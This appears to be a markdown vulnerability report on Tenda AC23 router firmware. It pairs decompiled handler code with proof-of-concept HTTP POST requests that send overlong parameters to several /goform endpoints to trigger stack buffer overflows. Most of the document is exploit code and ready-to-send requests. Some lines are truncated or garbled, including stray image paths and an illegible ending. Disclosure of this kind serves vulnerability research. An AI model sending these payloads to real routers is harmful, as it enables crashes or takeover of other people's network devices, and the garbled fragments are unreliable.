

main ▾

...

[IOT_FIRMWARE](#) / [Tenda](#) / [ac23](#) / ac23.md

ppcrab 2022.10.7

[History](#)

1 contributor

ac23

版本信息: V16.03.07.45_cn

549 lines (494 sloc) | 17.6 KB

...

```
if ( !strcmp(v20, "sync") )
{
    v19 = sub_496104(a1);
    v14 = sub_4C9C40(v19);
}
```

```
int __fastcall sub_496104(int a1)
{
    int v2; // [sp+1Ch] [+1Ch]
    int v3; // [sp+20h] [+20h]
    char *s; // [sp+24h] [+24h]
    int v5; // [sp+28h] [+28h]
    __int16 v6[8]; // [sp+2Ch] [+2Ch] BYREF
    __WORD v7[8]; // [sp+3Ch] [+3Ch] BYREF
    int v8[2]; // [sp+4Ch] [+4Ch] BYREF
    int v9[5]; // [sp+54h] [+54h] BYREF
```

```

v5 = 0;
v6[0] = 48;
v6[1] = 0;
v6[2] = 0;
v6[3] = 0;
v6[4] = 0;
v6[5] = 0;
v6[6] = 0;
v6[7] = 0;
strcpy((char *)v7, "0");
v7[1] = 0;
v7[2] = 0;
v7[3] = 0;
v7[4] = 0;
v7[5] = 0;
v7[6] = 0;
v7[7] = 0;
v8[0] = 0;
v8[1] = 0;
v9[0] = 0;
v9[1] = 0;
v9[2] = 0;
v9[3] = 0;
s = (char *)websGetVar(a1, "timeZone", &unk_4DDAE4);
v3 = websGetVar(a1, "timePeriod", &unk_4DDAE4);
v2 = websGetVar(a1, "ntpServer", "time.windows.com");
if ( strchr(s, ':') )
{
    sscanf(s, "%[^:]:%s", v6, v7); //stack overflow
}
else
{
    strcpy((char *)v6, s);
    strcpy((char *)v7, "0");
}
SetValue("sys.timesyn", "1");
SetValue("sys.timemode", "auto");
SetValue("sys.timezone", v6);
SetValue("sys.timenextzone", v7);
SetValue("sys.timefixper", v3);
SetValue("sys.timentpserver", v2);
if ( !CommitCfm() )
    return 1;
GetValue("sys.timesyn", v8);
if ( atoi((const char *)v8) == 1 )
    sprintf((char *)v9, "op=%d", 3);
else
    sprintf((char *)v9, "op=%d", 2);
send_msg_to_netctrl(24, v9);


```

```
    return v5;
}
```

poc

```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.0.1
Content-Length: 787
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gec
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/system_time.html?random=0.6878395284342707&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: password=1bbd886460827015e5d605ed44252251mzhcvb
Connection: close
```

```
timeType=sync&timePeriod=86400&ntpServer=time.windows.com&timeZone=aa:aaaaaaaaaaaaa
```



formSetDeviceName→set_device_name→sprintf(v4, "%s;1", a1);

```
int __fastcall formSetDeviceName(int a1)
{
    int result; // $v0
    int v2; // [sp+18h] [+18h]
    const char *v3; // [sp+1Ch] [+1Ch]
    const char *v4; // [sp+20h] [+20h]
    int v5[9]; // [sp+24h] [+24h] BYREF

    v5[0] = 0;
    v5[1] = 0;
    v5[2] = 0;
    v5[3] = 0;
    v5[4] = 0;
    v5[5] = 0;
    v5[6] = 0;
    v5[7] = 0;
    v2 = 0;
    v4 = (const char *)websGetVar(a1, "mac", &unk_4DEB84);
    v3 = (const char *)websGetVar(a1, "devName", &unk_4DEB84);
```

```

if ( set_device_name(v3, v4) )//stack_overflow
{
    sprintf((char *)v5, "{\"errCode\":%d}", 1);
    result = websTransfer(a1, (const char *)v5);
}
else
{
    if ( !CommitCfm() )
        v2 = 1;
    sprintf((char *)v5, "{\"errCode\":%d}", v2);
    result = websTransfer(a1, (const char *)v5);
}
return result;
}

```

set_device_name

```


sprintf(v3, "client.devicename%s", (const char *)v5);
sprintf(v4, "%s;1", a1);
SetValue(v3, v4);

```

poc

```
POST /goform/SetOnlineDevName HTTP/1.1
Host: 192.168.0.1
Content-Length: 264
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/system_time.html?random=0.9865714904007963&
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Connection: close
```

```
mac=9c:fc:e8:da:9c:5b&devName=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



```
setSchedWifi → strcpy((char *)ptr + 2, v8)
```

```
int __fastcall setSchedWifi(int a1)
{
```

```

int v1; // $v0
void *ptr; // [sp+30h] [+30h]
int i; // [sp+34h] [+34h]
char *s; // [sp+38h] [+38h]
char *nptr; // [sp+3Ch] [+3Ch]
const char *v7; // [sp+40h] [+40h]
const char *v8; // [sp+44h] [+44h]
char *v9; // [sp+48h] [+48h]
int v10; // [sp+4Ch] [+4Ch]
int v11; // [sp+50h] [+50h]
int v12[2]; // [sp+54h] [+54h] BYREF
int v13; // [sp+5Ch] [+5Ch] BYREF
int v14; // [sp+60h] [+60h] BYREF
int v15; // [sp+64h] [+64h] BYREF
int v16; // [sp+68h] [+68h] BYREF
int v17; // [sp+6Ch] [+6Ch] BYREF
int v18; // [sp+70h] [+70h] BYREF
int v19; // [sp+74h] [+74h] BYREF
char v20[256]; // [sp+78h] [+78h] BYREF
char v21[256]; // [sp+178h] [+178h] BYREF

v11 = 1;
v10 = 1;
v12[0] = 0;
v12[1] = 0;
v13 = 1;
v14 = 1;
v15 = 1;
v16 = 1;
v17 = 1;
v18 = 1;
v19 = 1;
i = 0;
memset(v20, 0, sizeof(v20));
memset(v21, 0, sizeof(v21));
v9 = (char *)websGetVar(a1, "schedWifiEnable", "1");
v8 = (const char *)websGetVar(a1, "schedStartTime", &unk_4D7C58);
v7 = (const char *)websGetVar(a1, "schedEndTime", &unk_4D7C58);
nptr = (char *)websGetVar(a1, "timeType", "0");
s = (char *)websGetVar(a1, "day", "1,1,1,1,1,1,1");
v1 = wifi_get_mibname("wlan", "enable", v20);
GetValue(v1, v12);
if ( !LOBYTE(v12[0]) )
    strcpy((char *)v12, "1");
if ( atoi(nptr) )
    sscanf(s, "%d,%d,%d,%d,%d,%d,%d", &v13, &v14, &v15, &v16, &v17, &v18, &v19);
SetValue("sys.sched.wifi.timeType", nptr);
ptr = malloc(0x19u);
v10 = atoi(v9);

```

```

if ( ptr )
{
    *(_BYTE *)ptr = atoi((const char *)v12) != 0;
    *((_BYTE *)ptr + 1) = atoi(v9) != 0;
    strcpy((char *)ptr + 2, v8);
    strcpy((char *)ptr + 10, v7);
    for ( i = 0; i < 7; ++i )
        *((_BYTE *)ptr + i + 18) = *(&v13 + i) != 0;
    sub_461D5C(ptr, 0);
    free(ptr);
    v11 = 0;
}
CommitCfm();
if ( v10 )
{
    sprintf(v21, "op=%d", 1);
    send_msg_to_netctrl(62, v21);
    v11 = 0;
}
websWrite(
    a1,
    "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCac
websWrite(a1, "{\"errCode\":%d}", v11);
return websDone(a1, 200);
}

```

poc

```

POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.0.1
Content-Length: 102
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gec
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/wifi_time.html?random=0.05230918147386965&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: password=1bbd886460827015e5d605ed44252251aoccvb
Connection: close

schedWifiEnable=1&schedStartTime=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

```

fromSetWirelessRepeat→sub_45CD64→sub_45CAD8→sub_45BB10

```
if ( strcmp(v14, "none") )
{
    if ( strcmp(v14, "wpa") )
        return -1;
    v13 = (char *)websGetVar(a1, "wpa_type", "wpa&wpa2");
    v12 = (char *)websGetVar(a1, "wpa_crypto", "aes");
    s = (char *)websGetVar(a1, "wpa_key", &unk_4D72FC);
    if ( !*s && strlen(s) < 8 )
        return -1;
    if ( !strcmp(v13, "wpa") )
    {
        strcpy(v20, "psk");
    }
    else if ( !strcmp(v13, "wpa2") )
    {
        strcpy(v20, "psk2");
    }
    else
    {
        strcpy(v20, "psk+psk2");
    }
    if ( !strcmp(v12, "tkip&aes") )
        strcpy(v21, "tkip+aes");
    else
        strcpy(v21, v12);
    v6 = wifi_get_mibname(a3, "extend_wpa_type", v18);
    SetValue(v6, v20);
    v7 = wifi_get_mibname(a3, "extend_wpa_crypto", v18);
    SetValue(v7, v21);
    v8 = wifi_get_mibname(a3, "extend_wpa_key", v18);
    SetValue(v8, s);
}
```

poc

```
POST /goform/WifiExtraSet HTTP/1.1
Host: 192.168.0.1
Content-Length: 247
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gec
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

Origin: http://192.168.0.1

Referer: http://192.168.0.1/wifi_time.html?random=0.05230918147386965&

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

Cookie: password=1bbd886460827015e5d605ed44252251fsacvb

Connection: close

wifi_chkHz=1&wl_mode=wisp&wl_enbale=1&country_code=CN&wpsEn=0&guestEn=0&iptvEn=0&wif

fromSetWifiGusetBasic

```
__src = (char *)websGetVar(param_1,"shareSpeed",&DAT_004d83a0);
strcpy((char *)&local_124,__src);
```

poc

POST /goform/WifiGuestSet HTTP/1.1

Host: 192.168.0.1

Content-Length: 531

Accept: */*

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gec

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://192.168.0.1

Referer: http://192.168.0.1/main.html

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

Cookie: password=1bbd886460827015e5d605ed44252251tyacvb

Connection: close

guestEn=1&guestEn_5g=1&guestSecurity=wpa2psk&guestSecurity_5g=wpa2psk&guestSsid=Tenda_

formSetQosBand

formSetQosBand→set_qosMib_list→strcpy(v8, s);

```
int __fastcall formSetQosBand(int a1)
{
    int v2; // [sp+30h] [+30h]
```



```

int v3[8]; // [sp+34h] [+34h] BYREF
char v4[256]; // [sp+54h] [+54h] BYREF
int v5[8]; // [sp+154h] [+154h] BYREF
int v6[8]; // [sp+174h] [+174h] BYREF
int v7[5]; // [sp+194h] [+194h] BYREF

v3[0] = 0;
v3[1] = 0;
v3[2] = 0;
v3[3] = 0;
v3[4] = 0;
v3[5] = 0;
v3[6] = 0;
v3[7] = 0;
memset(v4, 0, sizeof(v4));
v2 = websGetVar(a1, "list", &unk_4DEB84);
unSetQosOldMiblist();
set_qosoldMib_list();
unSetQosMiblist();
set_qosMib_list(v2, 10);

int __fastcall set_qosMib_list(const char *a1, char a2)
{
    char *v2; // $v0
    char *s; // [sp+24h] [+24h]
    const char *v5; // [sp+28h] [+28h]
    int v6; // [sp+2Ch] [+2Ch]
    int v7; // [sp+30h] [+30h] BYREF
    char v8[256]; // [sp+34h] [+34h] BYREF
    int v9; // [sp+134h] [+134h] BYREF
    int v10; // [sp+138h] [+138h]
    int v11[8]; // [sp+13Ch] [+13Ch] BYREF
    int v12[4]; // [sp+15Ch] [+15Ch] BYREF
    int v13[4]; // [sp+16Ch] [+16Ch] BYREF
    char v14[256]; // [sp+17Ch] [+17Ch] BYREF
    int v15; // [sp+27Ch] [+27Ch]
    int v16; // [sp+280h] [+280h]
    int v17; // [sp+284h] [+284h]
    int v18; // [sp+288h] [+288h]

    v7 = 0;
    memset(v8, 0, sizeof(v8));
    v9 = 0;
    v10 = 0;
    v11[0] = 0;
    v11[1] = 0;
    v11[2] = 0;
    v11[3] = 0;

```

```

v11[4] = 0;
v11[5] = 0;
v11[6] = 0;
v11[7] = 0;
v12[0] = 0;
v12[1] = 0;
v12[2] = 0;
v12[3] = 0;
v13[0] = 0;
v13[1] = 0;
v13[2] = 0;
v13[3] = 0;
memset(v14, 0, sizeof(v14));
s = (char *)a1;
v2 = strchr(a1, a2);
while ( v2 )
{
    v6 = 0;
    *v2 = 0;
    v5 = v2 + 1;
    memset(v8, 0, sizeof(v8));
    strcpy(v8, s);
    if ( v8[0] == 59 )
    {
        sscanf(v8, ";%[^;];%[^;];%[^;];%[^;];", &v9, v11, v13, v12);
    }
    else
    {
        sscanf(v8, "%[^\\r]\\r%[^\\r]\\r%[^\\r]\\r%s", v14, v11, v13, v12);
        v6 = 1;
    }
    if ( atoi((const char *)v13) || atoi((const char *)v12) )
    {
        if ( v6 == 1 )
            set_device_name(v14, v11);
    }
}

```

这个参数长度不加以限制还会影响set_device_name

poc

```

POST /goform/SetNetControlList HTTP/1.1
Host: 192.168.0.1
Content-Length: 791
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gec
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

```

Origin: http://192.168.0.1

Referer: http://192.168.0.1/net_control.html?random=0.0444079600832199&

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

Cookie: password=1bbd886460827015e5d605ed44252251aticvb

Connection: close

list=DESKTOP-V29RD1268aaa

Unknownaaaaaaaaaaaaaaaaaaaaaaaaaaaaunknown00

setSmartPowerManagement

```
    nptr = (char *)websGetVar(a1, "powerSavingEn", "0");
    s = (char *)websGetVar(a1, "time", "00:00-7:30");
    v4 = websGetVar(a1, "powerSaveDelay", "1");
    v3 = (char *)websGetVar(a1, "ledCloseType", "allClose");
    if ( nptr && s && v4 && v3 )
    {
        sscanf(s, "%[^:]:%[^-]-%[^:]:%s", v7, v8, v9, v10);
        sprintf(v11, "%s:%s", (const char *)v7, (const char *)v8);
        sprintf(v12, "%s:%s", (const char *)v9, (const char *)v10);
        GetValue("sys.sched.led.closeType", v13);
    }
```

poc

POST /goform/PowerSaveSet HTTP/1.1

Host: 192.168.0.1

Content-Length: 803

Accept: /*

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gec

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://192.168.0.1

Referer: http://192.168.0.1/sleep_mode.html?random=0.7222154127483253&

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

Cookie: password=1bbd886460827015e5d605ed44252251csvgvb

Connection: close

powerSavingEn=1&time=0aaa

formSetFirewallCfg

```
int __fastcall formSetFirewallCfg(int a1)
{
    int v1; // $a1
    int v2; // $a2
    _BOOL4 v4; // [sp+20h] [+20h]
    char *s; // [sp+24h] [+24h]
    int v6[2]; // [sp+28h] [+28h] BYREF
    char v7[64]; // [sp+30h] [+30h] BYREF
    int v8[2]; // [sp+70h] [+70h] BYREF
    char v9[64]; // [sp+78h] [+78h] BYREF

    v6[0] = 0;
    v6[1] = 0;
    memset(v7, 0, sizeof(v7));
    v8[0] = 0;
    v8[1] = 0;
    memset(v9, 0, sizeof(v9));
    s = (char *)websGetVar(a1, "firewallEn", "1111");
    if ( strlen(s) >= 4 )
    {
        strcpy((char *)v6, s);
    }
}
```

рос

```
POST /goform/SetFirewallCfg HTTP/1.1
Host: 192.168.0.1
Content-Length: 764
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/firewall.html?random=0.3855955678045606&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: password=1bbd886460827015e5d605ed44252251izccvb
Connection: close
```

[illegible]